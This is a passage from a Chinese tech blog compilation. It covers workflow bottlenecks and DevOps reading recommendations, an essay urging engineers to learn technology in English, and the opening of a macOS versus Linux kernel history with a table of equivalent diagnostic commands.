例如，小说中的技术大拿（布伦特），30分钟的简单变更需要耗费几个星期才能完成。原因很简单，作为所有工作的瓶颈，布伦特的使用率一直是100%甚至超过100%，因此，每次交给他的工作都只能在队列里枯等，如果不进行加速或升级处置，就永远不会完成。

再进一步，如果简单任务实际需要5个以上交接步骤（分析、设计、程序、测试、发布、线上变更等），情况又会如何呢？假设所有工作中心都有90%的时间是忙碌的，由图上可知，在每一个工作中心的平均等待时间是9个小时。总共等待时间就是5倍：45个小时。高资源使用率带来的破坏性结果恐怕也就无需多言了。

因此，削减非必要人工环节、管理交接工作是提高资源周转率的关键。

## 扩展阅读：凤凰项目作者推荐书单

- 《The DevOps Cookbook》(开发运维指导书)
- 《持续交付：发布可靠软件的系统方法》

### 《目标：一种持续改进的流程》

1984年，埃利亚胡·高德拉特博士撰写了他的重要著作《目标：一种持续改进的流程》（The Goal: A Process of On going Improvement）。这是一本苏格拉底式的小说，主人公是一位名叫亚历克斯·罗戈的工厂经理，他必须在90天内解决成本和按时交货的问题，否则他的工厂就要被关停。

高德拉特博士在他的后一本书《绝不是靠运气》（It's Not Luck）中，阐述了他称之为“思维过程”的内容。那是一套了不起的方法论（但是多少有些难以做到，且往往见效缓慢），主要是教公司如何识别长期的核心冲突、了解现状、描述理想的未来状况，以及多种提高成功可能性的策划技巧。

- 华盛顿州立大学网站“EM526 约束管理”（课程），<http://public.wsu.edu/~engrmgmt/holt/em530/index.htm>
- 学习“思维过程”的教科书《逻辑化思维过程》，作者H.威廉·德特曼博士。

### 《丰田管理：为了获得改进、适应性和优异业绩而管理员工》

- Toyota Kata : Managing People for Improvement , Adaptive ness and Superior Results

## 《团队领导的五大障碍：关于领导力的寓言》

- The Five Dysfunctionsof a Team : A Leadership Fable
- 作者：帕特里克·兰西奥尼

团队达成目标的一个核心诱因是信任缺失。在他的模型中，五大障碍被描述为：

- 信任缺失——不愿在团队中显示弱点；
- 惧怕冲突——在充满激情的建设性辩论中寻求和谐的假象；
- 缺乏诚意——假意与团队的决策达成一致，形成模棱两可的公司氛围；
- 回避问责——面对员工的失职行为，逃避追责，降低了工作标准；
- 忽视结果——对个人成就、地位和自我价值的关注超过了对团队成功的关注。

# 工程师的自我修养：全英文技术学习实践

## 概要

- 全英文技术学习的必要性
- 如何实践全英文技术学习
- 一、搞一点翻译
- 二、精读原版教材
- 三、电子书必不可少
- 四、一切知识最后都要对应到人
- 五、善用效率工具，持续改进
- 总结：从input到output

## 引子

2016年9月，上海GOPS大会现场。《Site Reliability Engineering》一书的作者之一、来自Google的Chris Jones在做分享，Chris说一句，他的前同事、中文版译者孙宇聪在一旁翻译一句。演讲人和翻译一句一顿，底下上千人坐着，像极了总理新闻发布会，场面一度尴尬。[link](#) 可是话说回来了，要是不翻译，估计现场80%以上的人还真就听不明白在说啥，公开活动毕竟要照顾大多数。

本篇文章接下来将结合挨踢行业的一些情况，严肃地讨论一下技术人员的语言能力问题，希望您读完以后能够有所触动、有所行动、有所裨益。



# 全英文技术学习的必要性

## 现实一：中国英文教育的全面失败

一般接受过小学教育的人都可以掌握中文，在日常生活中熟练应用：可以拿起一份报纸或者打开一个八卦网页看得津津有味。而反观我们的英文教育可以说是彻头彻尾的失败——投资巨大（据说很多城市中产阶级报的英语补习班，每学期学费约2.5万元）、旷日持久（完成本科教育也至少10几年吧），却少有人可以随便拿起一份英文报纸或者杂志看的津津有味。

本朝还有一大特色就是所谓的“专业英语”，几乎每个专业都安排了一个“XX专业英语”，列入课程、列入考试、列入职称评定等等。网上搜了一下，目前大概有100多种，实际效果如何呢？我想除了增加教材销售额，对相关从业人员的水平提高不会有什么用。


## 现实二：中文出版市场的怪象

根据有关调查数据，国民人均阅读图书4.25本（加上电子书就有5.77本了）。下列国家每年人均阅读的数量是：韩国11本、法国20本、日本40本、芬兰47本，以色列64本。这个调查数字不是非常权威，但是可以在出版市场获得验证：虽然我们是一个13亿人的国家，一年出版的图书中接近70%属于服务考试的教材，全国一年中销售过百万册的文艺类畅销书也不到10种，专业技术书籍就只能算非常小众的市场了。相关数据和生活观察都可以发现，很多人在接受完基础教育之后，基本上就不再看书了。

以IT行业为例，一本普通的专业技术书籍，销量和利润大概是多少呢？保本：销售3000本以上 畅销书：销售几万本以上 大畅销书：销售几十万本以上 超级畅销书：销售一百万本以上

对比文艺类书籍，专业书籍是垂直市场、受众人群少、销量小。大部分（50%以上）的IT书籍，销售量不超过3000本，只能刚刚弥补纸张、印刷、作者、编辑的成本，对出版社来说，毫无利润。

中文图书出版市场-计算机类别



## 中文作者的报酬

出版社给作者的版税是8%，现在一本书定价大约为50~100元，卖一本书作者到手4~8块，保本销售才到手12000~24000元，北上广稍微资深一点的码农月薪一般都比这个高，有写书的功夫还不都玩去了。翻译译者的报酬就更低了，已经十多年没有变了（耗时数月，斟酌字句：千字60元RMB），所以技术书籍的译者，基本上是在为人民服务、跟做公益差不多。


中文出版市场恶性循环由此形成：需求畸形导致供应畸形，大部分人都去搞门槛低、利润高的考试教辅市场，其它作／译者能获得的报酬过低，报酬低又消灭高水平人士进入的热情，进一步限制了出版作品的质量，更没法吸引读者。

### 现状三：中文对学术的贡献度低

如果前面两个问题还可以通过国民教育改革、知识产权制度建设以及国内相关产业的技术提升而逐步改善，那么国人原创能力和动力不足的现实问题更加突出：互联网上有英语使用者9.5亿，中文网民7.6亿紧随其后，这个数量远远超过排名第三、只有2.9亿使用者的西班牙语网民。但是互联网的资讯数量，英语信息占到51.7%，紧随其后的俄语和日语信息，分别是6.5%和5.6%。中文排名一下子落到了第九位，只占整个互联网信息总量的2%，甚至还逊于2.5%的葡萄牙语、2.4%的意大利语。

中英文技术信息分布示意图

@RiboseYim



上述数据显示：使用中文的人更喜欢浏览网络上的资讯，但对创作新的内容并不感兴趣。这一点亦可以在微信朋友圈上得到印证：大多数人习于转发，习惯于转述流行的热帖，而有一定创作能力或者说表达自己观点的人，可以说是凤毛麟角。

# 如何实践全英文技术学习

了解上述三个现状，就可以发现这些问题都不是依靠几个宏伟命题、高喊几句口号可以在短期内根本改善的。那么作为一名有追求的工程师，该如何突破这些瓶颈，提高自己的长远竞争力呢？——全英文技术学习训练。接下来将我最近一段时间的训练总结如下，供各位读者交流、批判。

## 一、搞一点翻译

关于全英文技术学习的思路，我是从业余翻译活动中获得的灵感。最早翻译的内容也不是技术方面，而是经济学人上面的文章：跟技术沾点边，又比较有趣的小短文。这样的文章，对于它的背景会比较熟悉，又不至于耗费太多精力，例如：

- [Economist译文:事与愿违的后门程序](#)
- [Economist译文:印度电商竞赛](#)

体会到翻译的乐趣之后，我才开始寻找一些本专业的英文资料，翻译之后发在社区，取得了不错的反馈，例如：

- [《Stack Overflow: The Architecture - 2016 Edition》](#)
- [动态追踪技术：Linux喜迎DTrace](#)
- [Linux之父：Just for Fun！](#)

翻译的过程其实就是对原文知识的再强化、再巩固的过程，译的过程中任何混淆不清的地方都需要反复揣摩、查阅第三方资料求证，直到译完之后就会发现，对比刚开始粗粗阅览的时候已经有了更深刻的理解。但是搞一点翻译最重要的心得就是：翻译根本靠不住！

我首先承认：由于水平有限，之前以及往后发布的翻译作品肯定会有错误、疏漏，或者不得已“模糊”处理的地方。有些东西实在很难找到合适的中文表达方式，或者说译者对于原文也会有不明白、理解错误的地方，自己尚且如此，何况其他译者乎？现实中很多人完全依赖翻译资料学习技术，这种侥幸心理实在过于乐观。

另外，据我所知国内有些技术Leader，都有带领团队翻译书籍的习惯。翻译是最适合团队合作的游戏之一，既能提高大家的学习能力、表达能力，又能训练团队密切协作，这是多Cool的事啊！以后有机会专门写篇讨论下。

## 二、精读原版教材


对于计算机专业，或者对于经济、金融、卫生、法律、管理等专业来说也一样，本来中文语境下就没有这类专业，纯属舶来品，用英文去学习和理解反而更加简单。在大量的英文资料中，大致可以分为如下几类：

- 专业领域术语。最省事最高效的方法就是上维基百科把每个词都查一遍。

- HandBook。
- 经典教材
- 经典论文。广义上还包括各种RFC文件
- 发明者的论述&培训讲义
- 应用者的讨论与实践总结
- 实践应用。实践出真知，读完以上所有资料之后顶多算得到一些认识，要升华为自己掌握的知识，必须通过实践综合运用。

## 专业技术知识金字塔

@RiboceYim



从经典的入门专业教材一本本开始读起，找自己专业教材对应的英文原版或者参考书刊的对应原版。

当时班上一哥们问我如何能过英语六级考试，我就建议他改看计算机类的原版教材，别再看中文教材了，这样本专业和英语两不误。结果后来他果然轻松过了六级，貌似考得比我还高呢。后来他逢人就夸我的法子好，哈哈！—— 章亦春 @agentzh

但是这招并不一定每个人都能接受，初试者开始可能很不适应，因为中英文教材的编写思路不太一样，例如知乎上有一个话题：[为什么觉得英文原版教材很啰嗦？](#) 我们习惯的中文教材比较简明，上来肯定是要先告诉你概念，接着进行解释阐述。英文教材的习惯则是“发现问题——思考问题——提出结论——引入话题”的次序，属于“由点到面”的思路。关于这个问题，我更喜欢引用机械工业出版社华章系列书中的《出版者的话》：

文艺复兴以降，源远流长的科学精神和逐步形成的学术规范，使西方国家在自然科学的各个领域取得了垄断性的优势，也正是这样的传统，使美国在信息技术发展的六十年间名家辈出、独领风骚。在商业化的进程中，美国的产业界和教育界越来越紧密地结合，计算机学科中的许多泰山北斗同时身处科研和教学的最前线，由此产生的经典科学著作，不仅擘划了研究的范畴，还揭示了学术的源变，既遵循学术规范，又自有学者个性，其价值并不会因年月的流逝而减退。

其要者无非有二：一者领先优势显著、独步天下，二者大佬辈出、产业和学术高度融合。具体案例就是，很多技术发明或者开源软件项目都是以学术论文的形式进入公众视野的。例如 Hadoop 项目的《MapReduce:Simplified Data Processing on Large Clusters》、《The Google File System》，Ganglia 项目的《The ganglia distributed monitoring system: design, implementation, and experience》。论文的可读性很强，能看到发明者设计初衷、实现原理甚至测试数据等。



Available online at [www.sciencedirect.com](http://www.sciencedirect.com)

SCIENCE @ DIRECT®

Parallel Computing 30 (2004) 817–840

[www.elsevier.com/locate/parco](http://www.elsevier.com/locate/parco)

PARALLEL  
COMPUTING

## The ganglia distributed monitoring system: design, implementation, and experience

Matthew L. Massie <sup>a,1</sup>, Brent N. Chun <sup>b,\*</sup>, David E. Culler <sup>a,2</sup>

<sup>a</sup> University of California, Berkeley, Computer Science Division, Berkley, CA 94720-1776, USA

<sup>b</sup> Intel Research Berkeley, 2150 Shattuck Ave. Suite 1300, Berkley, CA 94704, USA

Received 11 February 2003; received in revised form 21 April 2004; accepted 28 April 2004

Available online 15 June 2004

### 三、电子书必不可少

一本书从开始写作到最终出版，要经过很多环节。忽略掉写作过程，从交稿到出版会经历很多次审核和校对，可能会历时4-8个月，着这个过程中，很多东西都可能发生了变化。如果原版为英文版，等到翻译成中文再出版，书中的很大一部分内容可能已经过时。这种现状随着技术的更新速度和频率还会再加剧。

作为一种知识载体，电子书的重要性不言而喻。而且个人更加倾向于推荐在线版的电子书，例如 GitBook。对作者而言，它没有任何的审核流程，没有出版门槛，也没有排版的时间消耗，只需要关注内容即可。于读者而言，它可以提供持续更新，可以在很大程度上降低读者的风险（快递费，等待时间等），也提供了读者和作者直接沟通的平台渠道。

## 四、一切知识最后都要对应到人

世界上少数专家的强大输出，贡献了绝大多数的优质学习资源。

例如，我对系统性能优化方面受益最多的来自于 **Brendan Gregg**，他维护的个人博客发布了大量的原创内容，出版了包括《性能之巅》在内的一大批书籍，囊括了性能问题领域的技术、工具、方法论等方方面面，并且持续保持着活跃的更新频率。又如kanban这一方法论，我很多年前就已经知道，但是一直不甚了了、未能实践，但是看过 **Marcus Hammarberg** 的视频《Kanban in Action》之后，一下子就有触类旁通的感觉，很快就能娴熟应用。

Be the first to clip this slide

## Linux Event Sources

[Clip slide](#)

The diagram illustrates the Linux Event Sources architecture. It shows the flow from user-space applications down through the system call interface, file systems, device drivers, and kernel space to the CPU and memory. Various tracing mechanisms are shown: BPF output (Linux 4.4) and BPF stacks (Linux 4.6) at the top; Dynamic Tracing (uprobes, Linux 4.3; kprobes, Linux 4.1) in the middle; Tracepoints (Linux 4.7) and syscalls (e.g., sched, task, signal, timer, workqueue) in the kernel; PMCs (Performance Monitors) measuring cycles, instructions, branch, LLC, and LLC misses; and Software Events (Linux 4.9) like cpu-clock, cs migrations, page-faults, minor-faults, and major-faults.

**BPF: Tracing and more**

Share | Like | Download

Brendan Gregg, Senior Performance Architect  
Follow

61 of 72

141,492 views

Recommended

- LISA18** Linux Performance Analysis: New Tools and Old Secrets  
Brendan Gregg
- LISA18** Broken Linux Performance Tools 2016  
Brendan Gregg
- Velocity** Velocity 2015 linux perf tools  
Brendan Gregg
- LISA18** Linux Profiling at Netflix  
Brendan Gregg
- NF18** Linux Systems Performance 2016  
Brendan Gregg
- LISA18** Blazing Performance with Flame Graphs  
Brendan Gregg


A photograph of a man in a blue shirt standing next to a whiteboard. The whiteboard has columns labeled TODO, ANALYZE, DEV, TEST, and DONE. Under TODO, there are sticky notes for BUG, MAINTEN, CHANGE REQUEST, and FEATURE. Under ANALYZE, there are two sticky notes. Under DEV, there are two sticky notes. Under TEST, there are two sticky notes. Under DONE, there are two sticky notes. The man is pointing towards the ANALYZE column.

## 五、善用效率工具，持续改进

千里之行，始于足下。上面提到的所有设想都需要行动才能转化为结果，这会是一个漫长而艰难的过程，既需要足够的耐心也需要一些工具和方法论的辅助：个人推荐GTD（Getting Things Done），它是一种行为管理的方法，其主要原则在于一个人需要通过记录的方式把头脑中的各种任务移出来。通过这样的方式，头脑可以不用塞满各种需要完成的事情，而集中精力在正在完成的事情。

“把所有事情都从你的脑袋里弄出来。在事情出现，而不是在事情爆发的时候，就做好相关行动的一系列决定。以合适的类别组织好你的项目的各种提醒以及下一步的行动。保持你的系统更新和完整，充分地检查，使你在任何时候都能信任你的对于你正在做（或者不做）的事情直觉的选择。”

一般过程：“搜集-处理-整理-行动-检查”。举例：将Twitter上发现的兴趣内容发送到OmniFocus收件箱，整理分类并设置一个要求完成时间（最关键的要素，没有完成时间的计划都是耍流氓），定期检查待办事项完成情况，再开启下一轮调整优化。



The screenshot shows a desktop application window titled "Hermes- About File Server - For Research". At the top, there's a header bar with the title and some status information: "International Develop Project · Developer: Golang" and "到期 2017/7/20". Below the header is a toolbar with a search icon, a refresh icon, and two buttons: "取消" (Cancel) and "存储" (Save). The main area is divided into sections by expandable headings.

- 上个月内**
  - 实践: peap-3A可用性监测  
国际开发项目 · 到期 2017/6/20
  - Writing-and-Testing-an-event-sourcing-microservice-with-kafka-and-go  
国际开发项目 · 到期 2017/6/20
  - 基于Golang的端口转发组件 (含操作界面)  
国际开发项目 · 到期 2017/6/10
- 之前 3 个月内**
  - (教学案例, 精品) Making a RESTful JSON API in Go <http://bit.ly/2nP9cfh>  
国际开发项目
  - A-Guide-to-HTTP-Request-Handling-and-Processing:  
国际开发项目
  - K6: A modern load testing tool, using Go and JavaScript [#loadtest #javascript #golang #performance](https://k6.io/#loadtest)  
国际开发项目
  - A-DNS-protocol-proxy-for-Google's-DNS-over-HTTPS, written in Go; DNS for your local network, HTTPS ... <https://github.com/fardog/secureoperat...>  
国际开发项目
  - Port Forwarding with Go [#golang #networking">http://crwd.fr/2eDS2RF">#golang #networking](http://crwd.fr/2eDS2RF)  
国际开发项目 · 到期 2017/5/20

## 总结：从到output

you can't connect the dots looking forward; you can only connect them looking backwards.

---- Steve Jobs

回到本文开头，关于国内开技术大会还需要现场翻译，我相信未来总有一天会通过技术进步来解决这个问题。面对技术的不断更新换代，持续学习能力才是增强竞争力的不二法门。获得知识的途径早已不限于各种专业技术书籍、同行经验交流，社区分享，博客，公众号，推特，电子书和在线视频等新载体层出不穷，突破语言瓶颈的要义在于提高交流学习的视野、借用天下资源为我所用，最终目的还是服务我们的实践活动。当我们的实践达到相当的深度和广度，自然可以通过早已建立的、世界范围的联系发挥影响力。



# 谁是王者：macOS vs Linux Kernels ?

有些人可能认为 macOS 和 Linux 内核是类似的系统，因为它们看起来可以处理类似的命令和软件。有些人甚至认为苹果的 macOS 是基于 Linux 的。事实上，这两个内核各有特色，也都有不同寻常的历史。

## 命令行

| 操作      | Linux                         | Mac                      | Windows        |
|---------|-------------------------------|--------------------------|----------------|
| 查看二进制文件 | ldd                           | otool -L                 | ----           |
| 查看网卡    | ifconfig                      | ifconfig                 | ipconfig       |
| 查看网络路由  | route -n / netstat -ar        | netstat -ar              | route<br>PRINT |
| 查看网络连接  | netstat -an                   | netstat -an              | netstat -an    |
| 动态链接库   | ldconfig                      | update_dyld_shared_cache | ----           |
| hosts   | /etc/hosts//private/etc/hosts | -----                    |                |
| debug   | strace                        | dtruss                   | -----          |

## macOS Kernel 简史

我们首先从 macOS Kernel 的历史开始讲起。1985年，史蒂夫·乔布斯（Steve Jobs）离开苹果公司（Apple）并创办了一家新的计算机公司：**NeXT**。乔布斯快速向市场推出了一款新型电脑(搭载新操作系统)。为了节省时间，NeXT 团队使用了 Mach kernel (来自卡内基·梅隆大学，是最早实现微核心操作系统的例子之一，是许多其它相似的项目的标准，在分布式与并行运算领域应用广泛) 和部分 BSD 代码库，创建了 NeXTSTEP 操作系统。具有讽刺意味的是，早期 Mach 只是服务于操作系统研究，曾经的开发目标甚至是取代 BSD，目前 Mach 的研究至今似乎是停止了，但是许多商业化操作系统，特别是 Mac OS X 及其它派生系统却活得很滋润。

在商业上，NeXT 公司从来没有获得成功，部分原因是乔布斯的花钱习惯仍然像他在苹果公司一样大手大脚。与此同时，苹果公司多次尝试更新自己的操作系统，但是包括与 IBM 合作在内、一直未取得成功。1997年，苹果公司以 4 亿 2900 万美元收购了 NeXT 公司。作为交易

的一部分，史蒂夫·乔布斯重新回到苹果，NeXTSTEP 操作系统也成为了 macOS 和 iOS 操作系统的基础。值得注意的是，NeXT 团队的另一项成果 WebObjects 后来集成到了 Mac OS X Server 和 Xcode 中。


## Linux Kernel 简史

与 macOS Kernel 不同，Linux 从一开始不是作为商业计划的一部分而创建的。相反，Linux 在 1991 年由芬兰计算机专业的学生林纳斯·托瓦兹（Linus Torvalds）创建。最初 Linux 内核代码是按照林纳斯个人的计算机规格编写，因为他想利用自己电脑上搭载的新式 80386 处理器。林纳斯在 1991 年 8 月将他编写的操作系统内核代码发布到网络上。不久，他收到了来自世界各地爱好者贡献的代码和建议。第二年，Orest Zborowski 将 X Windows 系统移植到 Linux 中，使其能够支持图形用户界面。

在过去的 27 年里，Linux 已经慢慢成长壮大，它不再是一个学生的业余项目。目前，Linux 运行在世界上大多数的计算设备和超级计算机上。

### History: macOS vs Linux

@RiboseYim



他在旧版的SketchPad代码基础上进行了修改，让它运行在Macintosh上，并改名 MacSketch。SketchPad通过菜单的方式选取图案和样式，Bill把它们放到屏幕下方，变成固定的调色板，并在屏幕左边另外增加一组调色板，包含了各种各样的绘图工具。后续还会不断增加新的工具，不过MacPaint早期的基本架构已经就此成形。——《硅谷革命：成就苹果公司的疯狂往事》


# macOS Kernel 特色

